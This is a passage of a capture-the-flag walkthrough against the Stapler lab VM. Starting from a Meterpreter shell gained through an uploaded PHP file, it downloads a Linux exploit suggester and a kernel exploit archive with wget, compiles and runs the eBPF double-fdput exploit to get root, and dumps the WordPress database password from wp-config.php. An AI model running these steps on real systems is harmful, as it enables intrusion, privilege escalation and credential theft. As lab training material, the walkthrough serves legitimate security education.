[*] Meterpreter session 1 opened (192.168.0.2:1234 → 192.168.0.3:35226 ) at 2022-03-20 01:36:37 -0400

meterpreter >
```

Shell Created

```
meterpreter >
meterpreter > shell
Process 11114 created.
Channel 0 created.
```

TTY Shell

```
ls
shell.php
shell.php_.jpeg
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@red:/var/www/https/blogblog/wp-content/uploads$
```

Trying to gain root access

```
www-data@red:/var/www/https/blogblog/wp-content/uploads$ cd /
cd /
www-data@red:/$ cat /etc/group
cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,peter
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:peter
floppy:x:25:
tape:x:26:
sudo:x:27:peter
audio:x:29:
dip:x:30:peter
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:peter
staff:x:50:
games:x:60:
users:x:100:
```

Downloading Exploit Suggester

```
www-data@red:/$ cd /tmp
cd /tmp
www-data@red:/tmp$ wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O les.sh
<uggester/master/linux-exploit-suggester.sh -O les.sh
--2022-03-20 11:26:33--  https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 89274 (87K) [text/plain]
Saving to: 'les.sh'

les.sh              100%[===================>]  87.18K  --.-KB/s    in 0.04s

2022-03-20 11:26:34 (1.92 MB/s) - 'les.sh' saved [89274/89274]

www-data@red:/tmp$ ls
ls
les.sh
www-data@red:/tmp$ chmod +x les.sh
chmod +x les.sh
www-data@red:/tmp$ ./les.sh
```

Checking Exploits

```
www-data@red:/tmp$ chmod +x les.sh
chmod +x les.sh
www-data@red:/tmp$ ./les.sh
./les.sh

Available information:

Kernel version: 4.4.0
Architecture: i686
Distribution: ubuntu
Distribution version: 16.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

78 kernel space exploits
49 user space exploits

Possible Exploits:

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},[ ubuntu=16.04{kernel:4.4.0-21-generic} ]
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-generic}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2016-8655] chocobo_root

   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Exposure: highly probable
   Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
   Download URL: https://www.exploit-db.com/download/40871
   Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow
```

Downloading double-fdput()

```
www-data@red:/tmp$ wget https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/39772.zip
<security/exploit-database-bin-sploits/raw/master/bin-sploits/39772.zip
--2022-03-20 11:28:57--  https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/39772.zip
Resolving github.com (github.com)... 13.234.210.38
Connecting to github.com (github.com)|13.234.210.38|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip [following]
--2022-03-20 11:28:57--  https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-sploits/39772.zip [following]
--2022-03-20 11:28:58--  https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-sploits/39772.zip
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/zip]
Saving to: '39772.zip'

39772.zip           100%[===================>]   6.86K  --.-KB/s    in 0s

2022-03-20 11:28:58 (103 MB/s) - '39772.zip' saved [7025/7025]
```

Extracting the tool

```
www-data@red:/tmp$ ls
ls
39772.zip  les.sh
www-data@red:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
www-data@red:/tmp$ cd 39772
cd 39772
www-data@red:/tmp/39772$
```

```
www-data@red:/tmp/39772$ tar xf exploit.tar
tar xf exploit.tar
www-data@red:/tmp/39772$ ls
ls
crasher.tar  ebpf_mapfd_doubleput_exploit  exploit.tar
```

```
www-data@red:/tmp/39772$ cd ebpf_mapfd_doubleput_exploit
cd ebpf_mapfd_doubleput_exploit
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
ls
compile.sh  doubleput.c  hello.c  suidhelper.c
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh
./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
             ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
               ^
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
ls
compile.sh  doubleput  doubleput.c  hello  hello.c  suidhelper  suidhelper.c
```

Success


```
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <= 60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd /
cd /
root@red:/#
```


Fetching the sql database password

```
root@red:/# ls
ls
bin   etc             lib         mnt   root  snap  tmp  vmlinuz.old
boot  home            lost+found  opt   run   srv   usr
dev   initrd.img.old  media       proc  sbin  sys   var
root@red:/# cd var/www
cd var/www
root@red:/var/www# ls
ls
https
root@red:/var/www# cd https
cd https
root@red:/var/www/https# ls
ls
admin112233  announcements  blogblog  custom_400.html  index.html  robots.txt
root@red:/var/www/https# cd blogblog
cd blogblog
root@red:/var/www/https/blogblog# ls
ls
index.php               wp-comments-post.php  wp-load.php
license.txt             wp-config-sample.php  wp-login.php
readme.html             wp-config.php         wp-mail.php
wordpress-4.2.1.tar.gz  wp-content            wp-settings.php
wp-activate.php         wp-cron.php           wp-signup.php
wp-admin                wp-includes           wp-trackback.php
wp-blog-header.php      wp-links-opml.php     xmlrpc.php
root@red:/var/www/https/blogblog#
```


```
root@red:/var/www/https/blogblog# cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link https://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Logging into phpMyAdmin






Users Database



Machine Exploited


Stapler [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
red login: elly
Password:
Last login: Sun Mar 20 08:58:33 GMT 2022 on tty1
Welcome back!
elly@red:~$
Right Ctrl